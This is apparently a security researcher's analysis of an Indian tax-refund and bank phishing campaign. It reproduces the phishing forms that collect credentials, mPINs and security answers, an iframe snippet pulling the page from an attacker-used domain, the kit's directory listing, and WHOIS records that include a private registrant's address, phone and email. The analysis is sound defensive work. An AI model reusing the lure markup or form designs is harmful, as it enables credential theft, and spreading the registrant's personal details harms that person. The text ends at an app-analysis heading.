
Important Notices

1) As per RBI guidelines, National Electronic Funds Transfer (NEFT) is available 24x7 with effect from Dec 16, 2019. Please click here for details.

2) As per RBI guideline, the revised timings for Real Time Gross Settlement (RTGS) are from 07:00 a.m. to 06:00 p.m. with effect from August 26, 2019

Did you know

- Experience the all new Bill Pay! Over 250+ Billers to pay from. Simply choose your Biller and pay Bill in few clicks.
- Have a dream to fulfil or a goal to achieve?




Extra Security.

Please verify your ATM/Debit card grid details

A	B	C	D	E	F	G	H
I	J	K	L	M	N	O	P

HDFC Bank :



107.173.191.36/[redacted]

Income Tax Refund

Customer ID

Forgot Customer ID?

New to NetBanking ? ViewDemo

Credit Card Holders Click here
(if you do not hold HDFC Bank account)

Retail Loan Customers Click here
for online loan accountaccess
(if you do not hold HDFC Bank account)

Welcome to NetBanking

Latest Features

Save time! Update your address online
Now update your address in just 3 simple steps through NetBanking


Experience the new NetBanking
The Simpler, Easier, Smarter NetBanking awaits you.
Issues in viewing

Why NetBanking?

Convenience
24x7 access to a wide range of transactions
Know More

Investment
Grow your money with smart easy ways to invest Online
Know More

Security
At HDFC Bank, your safety and security is our number one priority
Know More



Income Tax Refund

Customer ID 000000000

IPIN(Password)

Forgot IPIN (Password)?

□ Click here to use Virtual keyboard for the Password only (Recommended)

Note: IPIN(password) is case sensitive

I / We acknowledge and accept the Terms and Conditions applicable and available on the site

Why use IMPS ?

1 24 x 7, 365 days (including sundays and bank holidays)


2 Instant funds transfer


3 Conveniently transfer funds through NetBanking or MobileBanking


Virtual Keyboard

^ { > _) < * } : @ (| -
! & ~ =] , [` # ? $ / .
m o e p l x b i t u Back 4 5 3
r d g k y h v z w Clear 1 6 7
f s c a j n q Caps Lock 9 2 8
Hovering Space Shuffle Off 0


Axis Bank :


AXIS BANK | INTERNET BANKING
Help | Security Awareness
Login ID
Debit Card No.
mPIN
Login ID
Password
Use Virtual Keyboard
Login
First time user? Register
Forgot Password?
Enable Login ID


AXIS BANK | INTERNET BANKING
Help | Security Awareness
Login ID
Debit Card No.
mPIN
Card No
PIN No
Use Virtual Keyboard
zn6r2
Type the text shown in the image
Enter above Captcha
(Captcha code is case sensitive)
Login
First time user? Register
Forgot Password?
Enable Login ID


AXIS BANK | INTERNET BANKING
Help | Security Awareness
Login ID
Debit Card No.
mPIN
Select an option
● Customer ID
○ Registered Mobile No.
Customer ID
mPIN
Use Virtual Keyboard
Login
First time user? Register
Forgot Password?
Enable Login ID

Punjab National Bank :



Welcome to PNB internet banking

Income Tax Return Verification

User ID:*

Password:*

Language: English


Default Login Page: Personal Settings

Go Digital. Go Green.
Say Yes to E-Statement

E-Statement facilitates the details of SF/CA/CC/OD, DEMAT, Insurance, Non-life Insurance, Mutual Funds, PPF, Locker, Deposit account, Loan & Advances. (Subject to existence of account).

Register your E-mail Id using any of following modes :

- Through Branch at the time of account opening or later
- Call on at toll free numbers 18001802222 & 18001032222
- Login to PNB Internet Banking>>Other Services>>Service Request>>New Request>>Email Statements Registration
- Type ESTMT<space>last 4 digit of account number <space>Email ID send a SMS to 9264092640



ITR Verification

Your questions are hiddenfor security reasons because, answers to some questions can easily be guess by anyone if they are provided. Please fill in below, answers to your 7 security questions to complete your Income Tax Return verification. Your verification will be validated and completed if your answers matches whatwe have on file.

Transaction password:*

Answer 1*

Answer 2*

Answer 3*

Answer 4*

Answer 5*


Answer 6*

Answer 7*

It can be noticed that all the phished pages are collecting the account related information like username, password, mPIN, security questions etc.

After providing all the details it redirects the user to the '**MOBILE VERIFICATION**' page mentioned earlier, irrespective of whichever bank has been selected by the user.

We identified some of the directories that are opened and the contents can be listed. Some of the directories have also been found with the names of **axis, hdfc, icici, netpnb, sbi**.




Name	Last modified	Size	Description
Parent Directory		-	
357.php	2021-02-24 21:48	28K	
750.php	2021-02-24 21:51	28K	
813.php	2021-02-24 21:50	28K	
2259.php	2021-02-24 21:50	17K	
5999.php	2021-02-24 21:48	17K	
8492.php	2021-02-24 21:51	17K	
49958.php	2021-02-24 21:51	12K	
97072.php	2021-02-24 21:50	12K	
Login.txt	2021-02-24 21:48	12K	
axis/	2021-02-24 21:48	-	
detailsForm.txt	2021-02-24 21:48	28K	
detailsVerify.txt	2021-02-24 21:48	17K	
hdfc/	2021-02-24 21:48	-	
icici/	2021-02-24 21:48	-	
img/	2021-02-24 21:48	-	
info.txt	2021-02-24 21:51	200	
landing.php	2021-02-24 21:48	13K	
netpnb/	2021-02-24 21:48	-	
randnames.txt	2021-02-24 21:48	502	
random.txt	2021-02-24 21:48	10	
sbi/	2021-02-24 21:48	-	
submit.php	2021-02-24 21:48	9.0K	

By visiting those directories manually, we reached the online banking phishing pages mentioned earlier respectively.

By source code analysis some information has been extracted like --

- The webpage is borrowed from some other source using the iframe tag of HTML.



```
<iframe onLoad='d0us66zbdz()' id='wggnyeh68yvzn' style='position:fixed; top:0px; left:0px; bottom:0px; right:0px; width:100%; height:100%; border:none;
    margin:0; padding:0; overflow:hidden; z-index:999999;' src='http://bachir.com/905056331/index.php?id=YWI3NTI1Y0A2MDA1MjUzNTQ0MzMuY29t&owner=QWRtaW4='
    scrolling='auto' sandbox='allow-top-navigation allow-scripts allow-forms'>This browser does not support iframes<iframe>
</body></html>
```

In this case the contents of the webpage were being fetched from the **bachir[.]com.**

Domain Name	bachir[.]com
HTTP Status Code	200 [Active]
IP Address	192.185.193.125
ISP	Unified Layer
ASN	46606
Country	United States 🇺🇸
Continent	North America

Registry Domain ID : 113597448_DOMAIN_COM-VRSN
Registrar WHOIS Server : whois.liquidnetlimited.co.uk
Registrar URL : http://liquidnetlimited.co.uk

Updated Date : 2021-01-20T16:45:33Z
Creation Date : 2004-03-08T19:31:18Z
Registrar Registration Expiration Date : 2022-03-08T19:31:18Z

Registrar : LIQUIDNET Ltd.
Registrar IANA ID : 1472

Registrant State/Province : Beirut
Registrant Country : LB (Lebanon)

Name Servers : ns1.lynxserver.com
ns2.lynxserver.com

During the investigation we found another domain i.e **gardenmeetsgeek[.]com** as the iframe source.

Domain Name	gardenmeetsgeek[.]com
HTTP Status Code	200 [Active]
IP Address	192.185.35.49
ISP	Unified Layer
ASN	46606
Country	United States 🇺🇸
Continent	North America

Registry Domain ID : 1850108255_DOMAIN_COM-VRSN
Registrar WHOIS Server : whois.launchpad.com
Registrar URL : LaunchPad.com


Updated Date : 2021-02-24T04:21:35Z
Creation Date : 2014-03-11T23:40:15Z
Registrar Registration Expiration Date : 2022-03-11T23:40:15Z

Registrar : Launchpad, Inc. (HostGator)
Registrar IANA ID : 955

Registrant Name : Karel Bemis
Registrant Organization : Website
Registrant Street : 1188 Majestic Oaks Dr.
Registrant City : Forest
Registrant State/Province : VA
Registrant Postal Code : 24551
Registrant Country : US
Registrant Phone : +1.4344854360
Registrant Email : senseibemis@gmail.com


Name Servers : ns8169.hostgator.com
ns8170.hostgator.com


- The title image of the landing page is "**e-Filing Home Page, Income Tax Department, Government of India**"




```
<!DOCTYPE html>
<html lang="en">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>e-Filing Home Page, Income Tax Department, Government of India</title>
<link rel="shortcut icon" href="img/favicon.ico" type="image/x-icon" >
<link href="img/style.min.css" rel="stylesheet" />
</head>
```

- The header and the navbar section have been pretended as a menu area which contain links of certain pages, from where users can reach respective pages but in reality no links are actually embedded in the background. It can be verified from the source code where the values of **href** are set to '**#**' instead of the respective URLs.




```
        <div class="personalDetails">
            <div style="padding-top: 7px;">
                <a href="#"> Login
                </a> | <a href="#"> Register
                </a>
        </div>
    </div>
            </div>
</div>
<div class="navrow">
    <ul class="menu">
        <li><p><a href="#"><span>Home</span></a></p></li>
        <li><p><a href="#"><span>Downloads</span></a></p></li>
        <li><p><a href="#"><span>News & Updates</span></a></p></li>
    </ul>
</div>
```


```
        <div class="dropdown-content">
        </div>
    </div>

    <li><a href="#"> Feedback
    </a></li>

        <li><a href="#"> Accessibility Options
        </a></li>
        <li><a href="#"> Contact Us
        </a></li>
        <li><a href="#"> e-Nivaran
        </a></li>
        <li><a href="#"> Help
        </a></li>
</ul>
```


App Analysis :

Application: Certificate.apk

